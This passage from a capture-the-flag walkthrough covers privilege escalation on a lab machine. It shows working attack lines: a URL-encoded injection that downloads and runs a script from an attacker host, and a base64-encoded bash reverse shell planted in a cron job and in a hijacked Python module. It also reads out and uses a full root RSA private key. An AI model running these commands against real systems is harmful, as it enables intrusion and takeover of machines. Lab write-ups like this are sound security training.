
Next, we can create local http server with revshell.sh contains penelope payload, and execute the commands:
curl http://10.9.2.147:8081/revshell.sh -o /tmp/revshell.sh
chmod +x /tmp/revshell.sh
/tmp/revshell.sh
Of course we need to Url encode this, so the payload will be (as put into burp suite)
&0=curl+http://10.9.2.147:8081/revshell.sh+-o+/tmp/revshell.sh%0achmod+%2bx+/tmp/revshell.sh%0a/tmp/revshell.sh

and get flag3:
www-data@ip-10-10-41-73:/var/www/html$ cat more_secrets_a9f10a/flag_3.txt
FLAG{lfi_what_a_guy}
Flag 4 using sudo -u toby
We can see the 4th flag is inside toby’s home dir, so it means we need to own his user.

The file /home/toby/note.txt is readable, we can read it:
www-data@ip-10-10-51-12:/var/www/html$ cat /home/toby/note.txt
Hi Toby,

I've got the cron jobs set up now so don't worry about getting that done.

Mat
We can also the folder jobs, with the script cow.sh inside:
www-data@ip-10-10-51-12:/home/toby$ cat jobs/cow.sh
#!/bin/bash
cp /home/mat/cow.jpg /tmp/cow.jpg
This is the image, lovely.


when checking the crontab, we can find this job:
www-data@ip-10-10-51-12:/home/toby$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/1 * * * * mat /home/toby/jobs/cow.sh
So, it executes /home/toby/jobs/cow.sh as user mat.
When we checks our sudo privileges, we can find very interesting things.
www-data@ip-10-10-51-12:/home/toby$ sudo -l
Matching Defaults entries for www-data on ip-10-10-51-12:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-51-12:
    (toby) NOPASSWD: ALL
So, we can sudo to toby without any password, let’s try this, execute id command:
sudo -u toby id

Okay, now let’s get shell using /bin/bash:
www-data@ip-10-10-51-12:/home/toby$ sudo -u toby /bin/bash
toby@ip-10-10-51-12:~$ id
uid=1003(toby) gid=1003(toby) groups=1003(toby)

and grab flag 4:
toby@ip-10-10-51-12:~$ cat flag_4.txt
FLAG{chad_lifestyle}
Flag 5 using cronjob executed by mat managed by toby
Remember the cronjob from last section, we manage the job, but it is being executed using user mat.

We can modify the file /home/toby/jobs/cow.sh and put there the reverse shell from penelope:
echo -e 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash' >> /home/toby/jobs/cow.sh
And now just wait for the reverse shell from user mat, which happen in 1 minute.
and now grab flag 5

mat@ip-10-10-51-12:~$ cat flag_5.txt
FLAG{live_by_the_cow_die_by_the_cow}
Flag 6 execute code when python module loaded
First we can find note.txt:
mat@ip-10-10-51-12:~$ cat note.txt
Hi Mat,

I've set up your sudo rights to use the python script as my user. You can only run the script with sudo so it should be safe.

Will
We can check sudo permissions using sudo -l:
mat@ip-10-10-51-12:~$ sudo -l
Matching Defaults entries for mat on ip-10-10-51-12:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mat may run the following commands on ip-10-10-51-12:
    (will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py *
Let’s read all the scripts, to realize what we can do.
mat@ip-10-10-51-12:~$ cat /home/mat/scripts/will_script.py
import os
import sys
from cmd import get_command

cmd = get_command(sys.argv[1])

whitelist = ["ls -lah", "id", "cat /etc/passwd"]

if cmd not in whitelist:
        print("Invalid command!")
        exit()

os.system(cmd)
mat@ip-10-10-51-12:~$ cd scripts/
mat@ip-10-10-51-12:~/scripts$ ls -l
total 12
-rw-r--r-- 1 mat  mat   133 Dec  3  2020 cmd.py
drwxrwxr-x 2 will will 4096 Nov 18 12:47 __pycache__
-rw-r--r-- 1 will will  208 Dec  3  2020 will_script.py
mat@ip-10-10-51-12:~/scripts$ cat cmd.py
def get_command(num):
        if(num == "1"):
                return "ls -lah"
        if(num == "2"):
                return "id"
        if(num == "3"):
                return "cat /etc/passwd"
Okay, so we can execute /home/mat/scripts/will_script.py as user will, and it uses the script /home/mat/scripts/cmd.py which mat owns.

We can modify /home/mat/scripts/cmd.py and then execute /home/mat/scripts/will_script.py as will, and get shell of user will.
When you import a module, Python will run all the code that’s in that module.

This will be our new /home/mat/scripts/cmd.py, now, when importing module cmd.py, it will execute print("GG").
print("GG")

def get_command(num):
        if(num == "1"):
                return "id"
        if(num == "2"):
                return "id"
        if(num == "3"):
                return "cat /etc/passwd"
Now, let’s put our reverse shell:
import os; os.system("printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash")
This is the code:
echo -e 'import os; os.system("printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash")' >> /home/mat/scripts/cmd.py
sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py "1"

and now grab flag 6:

will@ip-10-10-51-12:~$ cat flag_6.txt
FLAG{but_i_thought_my_script_was_secure}
Flag 7 using private key of root user at /opt/backups/key.b64
Using linpeas we find out that there is some suspicious file at /opt/backups/key.b64.
will@ip-10-10-53-180:/opt/backups$ ls -la /opt/backups/key.b64
-rw-rw---- 1 root adm 2270 Dec  3  2020 /opt/backups/key.b64
Also, when executing id, we find out we are in the adm group:
will@ip-10-10-53-180:/opt/backups$ id
uid=1000(will) gid=1000(will) groups=1000(will),4(adm)

When we read the file, we can see this is some base64 string. We can also infer from its name that this is a key that was encoded in base64.
will@ip-10-10-53-180:/opt/backups$ cat /opt/backups/key.b64
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFcEFJQkFBS0NBUUVBelBhUUZvbFFx
OGNIb205bXNzeVBaNTNhTHpCY1J5QncrcnlzSjNoMEpDeG5WK2FHCm9wWmRjUXowMVlPWWRqWUlh
WkVKbWRjUFZXUXAvTDB1YzV1M2lnb2lLMXVpWU1mdzg1ME43dDNPWC9lcmRLRjQKanFWdTNpWE45
ZG9CbXIzVHVVOVJKa1ZuRER1bzh5NER0SXVGQ2Y5MlpmRUFKR1VCMit2Rk9ON3E0S0pzSXhnQQpu
TThrajhOa0ZrRlBrMGQxSEtIMitwN1FQMkhHWnJmM0RORm1RN1R1amEzem5nYkVWTzdOWHgzVjNZ
T0Y5eTFYCmVGUHJ2dERRVjdCWWI2ZWdrbGFmczRtNFhlVU8vY3NNODRJNm5ZSFd6RUo1enBjU3Jw
bWtESHhDOHlIOW1JVnQKZFNlbGFiVzJmdUxBaTUxVVIvMndOcUwxM2h2R2dscGVQaEtRZ1FJREFR
QUJBb0lCQUhtZ1RyeXcyMmcwQVRuSQo5WjVnZVRDNW9VR2padjdtSjJVREZQMlBJd3hjTlM4YUl3
YlVSN3JRUDNGOFY3cStNWnZEYjNrVS80cGlsKy9jCnEzWDdENTBnaWtwRVpFVWVJTVBQalBjVU5H
VUthWG9hWDVuMlhhWUJ0UWlSUjZaMXd2QVNPMHVFbjdQSXEyY3oKQlF2Y1J5UTVyaDZzTnJOaUpR
cEdESkRFNTRoSWlnaWMvR3VjYnluZXpZeWE4cnJJc2RXTS8wU1VsOUprbkkwUQpUUU9pL1gyd2Z5
cnlKc20rdFljdlk0eWRoQ2hLKzBuVlRoZWNpVXJWL3drRnZPRGJHTVN1dWhjSFJLVEtjNkI2CjF3
c1VBODUrdnFORnJ4ekZZL3RXMTg4VzAwZ3k5dzUxYktTS0R4Ym90aTJnZGdtRm9scG5Gdyt0MFFS
QjVSQ0YKQWxRSjI4a0NnWUVBNmxyWTJ4eWVMaC9hT0J1OStTcDN1SmtuSWtPYnBJV0NkTGQxeFhO
dERNQXo0T3FickxCNQpmSi9pVWNZandPQkh0M05Oa3VVbTZxb0VmcDRHb3UxNHlHek9pUmtBZTRI
UUpGOXZ4RldKNW1YK0JIR0kvdmoyCk52MXNxN1BhSUtxNHBrUkJ6UjZNL09iRDd5UWU3OE5kbFF2
TG5RVGxXcDRuamhqUW9IT3NvdnNDZ1lFQTMrVEUKN1FSNzd5UThsMWlHQUZZUlhJekJncDVlSjJB
QXZWcFdKdUlOTEs1bG1RL0UxeDJLOThFNzNDcFFzUkRHMG4rMQp2cDQrWThKMElCL3RHbUNmN0lQ
TWVpWDgwWUpXN0x0b3pyNytzZmJBUVoxVGEybzFoQ2FsQVF5SWs5cCtFWHBJClViQlZueVVDMVhj
dlJmUXZGSnl6Z2Njd0V4RXI2Z2xKS09qNjRiTUNnWUVBbHhteC9qeEtaTFRXenh4YjlWNEQKU1Bz
K055SmVKTXFNSFZMNFZUR2gydm5GdVR1cTJjSUM0bTUzem4reEo3ZXpwYjFyQTg1SnREMmduajZu
U3I5UQpBL0hiakp1Wkt3aTh1ZWJxdWl6b3Q2dUZCenBvdVBTdVV6QThzOHhIVkk2ZWRWMUhDOGlw
NEptdE5QQVdIa0xaCmdMTFZPazBnejdkdkMzaEdjMTJCcnFjQ2dZQWhGamkzNGlMQ2kzTmMxbHN2
TDRqdlNXbkxlTVhuUWJ1NlArQmQKYktpUHd0SUcxWnE4UTRSbTZxcUM5Y25vOE5iQkF0aUQ2L1RD
WDFrejZpUHE4djZQUUViMmdpaWplWVNKQllVTwprSkVwRVpNRjMwOFZuNk42L1E4RFlhdkpWYyt0
bTRtV2NOMm1ZQnpVR1FIbWI1aUpqa0xFMmYvVHdZVGcyREIwCm1FR0RHd0tCZ1FDaCtVcG1UVFJ4
NEtLTnk2d0prd0d2MnVSZGo5cnRhMlg1cHpUcTJuRUFwa2UyVVlsUDVPTGgKLzZLSFRMUmhjcDlG
bUY5aUtXRHRFTVNROERDYW41Wk1KN09JWXAyUloxUnpDOUR1ZzNxa3R0a09LQWJjY0tuNQo0QVB4
STFEeFUrYTJ4WFhmMDJkc1FIMEg1QWhOQ2lUQkQ3STVZUnNNMWJPRXFqRmRaZ3Y2U0E9PQotLS0t
LUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQo=
We can try to decode it using base64 -d:
will@ip-10-10-53-180:/opt/backups$ base64 -d key.b64
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzPaQFolQq8cHom9mssyPZ53aLzBcRyBw+rysJ3h0JCxnV+aG
opZdcQz01YOYdjYIaZEJmdcPVWQp/L0uc5u3igoiK1uiYMfw850N7t3OX/erdKF4
jqVu3iXN9doBmr3TuU9RJkVnDDuo8y4DtIuFCf92ZfEAJGUB2+vFON7q4KJsIxgA
nM8kj8NkFkFPk0d1HKH2+p7QP2HGZrf3DNFmQ7Tuja3zngbEVO7NXx3V3YOF9y1X
eFPrvtDQV7BYb6egklafs4m4XeUO/csM84I6nYHWzEJ5zpcSrpmkDHxC8yH9mIVt
dSelabW2fuLAi51UR/2wNqL13hvGglpePhKQgQIDAQABAoIBAHmgTryw22g0ATnI
9Z5geTC5oUGjZv7mJ2UDFP2PIwxcNS8aIwbUR7rQP3F8V7q+MZvDb3kU/4pil+/c
q3X7D50gikpEZEUeIMPPjPcUNGUKaXoaX5n2XaYBtQiRR6Z1wvASO0uEn7PIq2cz
BQvcRyQ5rh6sNrNiJQpGDJDE54hIigic/GucbynezYya8rrIsdWM/0SUl9JknI0Q
TQOi/X2wfyryJsm+tYcvY4ydhChK+0nVTheciUrV/wkFvODbGMSuuhcHRKTKc6B6
1wsUA85+vqNFrxzFY/tW188W00gy9w51bKSKDxboti2gdgmFolpnFw+t0QRB5RCF
AlQJ28kCgYEA6lrY2xyeLh/aOBu9+Sp3uJknIkObpIWCdLd1xXNtDMAz4OqbrLB5
fJ/iUcYjwOBHt3NNkuUm6qoEfp4Gou14yGzOiRkAe4HQJF9vxFWJ5mX+BHGI/vj2
Nv1sq7PaIKq4pkRBzR6M/ObD7yQe78NdlQvLnQTlWp4njhjQoHOsovsCgYEA3+TE
7QR77yQ8l1iGAFYRXIzBgp5eJ2AAvVpWJuINLK5lmQ/E1x2K98E73CpQsRDG0n+1
vp4+Y8J0IB/tGmCf7IPMeiX80YJW7Ltozr7+sfbAQZ1Ta2o1hCalAQyIk9p+EXpI
UbBVnyUC1XcvRfQvFJyzgccwExEr6glJKOj64bMCgYEAlxmx/jxKZLTWzxxb9V4D
SPs+NyJeJMqMHVL4VTGh2vnFuTuq2cIC4m53zn+xJ7ezpb1rA85JtD2gnj6nSr9Q
A/HbjJuZKwi8uebquizot6uFBzpouPSuUzA8s8xHVI6edV1HC8ip4JmtNPAWHkLZ
gLLVOk0gz7dvC3hGc12BrqcCgYAhFji34iLCi3Nc1lsvL4jvSWnLeMXnQbu6P+Bd
bKiPwtIG1Zq8Q4Rm6qqC9cno8NbBAtiD6/TCX1kz6iPq8v6PQEb2giijeYSJBYUO
kJEpEZMF308Vn6N6/Q8DYavJVc+tm4mWcN2mYBzUGQHmb5iJjkLE2f/TwYTg2DB0
mEGDGwKBgQCh+UpmTTRx4KKNy6wJkwGv2uRdj9rta2X5pzTq2nEApke2UYlP5OLh
/6KHTLRhcp9FmF9iKWDtEMSQ8DCan5ZMJ7OIYp2RZ1RzC9Dug3qkttkOKAbccKn5
4APxI1DxU+a2xXXf02dsQH0H5AhNCiTBD7I5YRsM1bOEqjFdZgv6SA==
-----END RSA PRIVATE KEY-----
Hey, we find private key, let’s try to use it for ssh connection as root.
First, put it inside /tmp/id_rsa, and then change permissions and use it to login.
will@ip-10-10-53-180:/opt/backups$ base64 -d key.b64 > /tmp/id_rsa
will@ip-10-10-53-180:/opt/backups$ chmod 700 /tmp/id_rsa
will@ip-10-10-53-180:/opt/backups$ ssh root@localhost -i /tmp/id_rsa
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 18 Nov 16:45:54 UTC 2025

  System load:  0.0                Processes:             149
  Usage of /:   28.3% of 18.53GB   Users logged in:       0
  Memory usage: 17%                IPv4 address for eth0: 10.10.53.180
  Swap usage:   0%

  => There are 5 zombie processes.


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Tue Nov 18 16:39:26 2025 from 127.0.0.1
root@ip-10-10-53-180:~#
We managed to login! Now we just need to grab the 7th flag, and finish the challenge
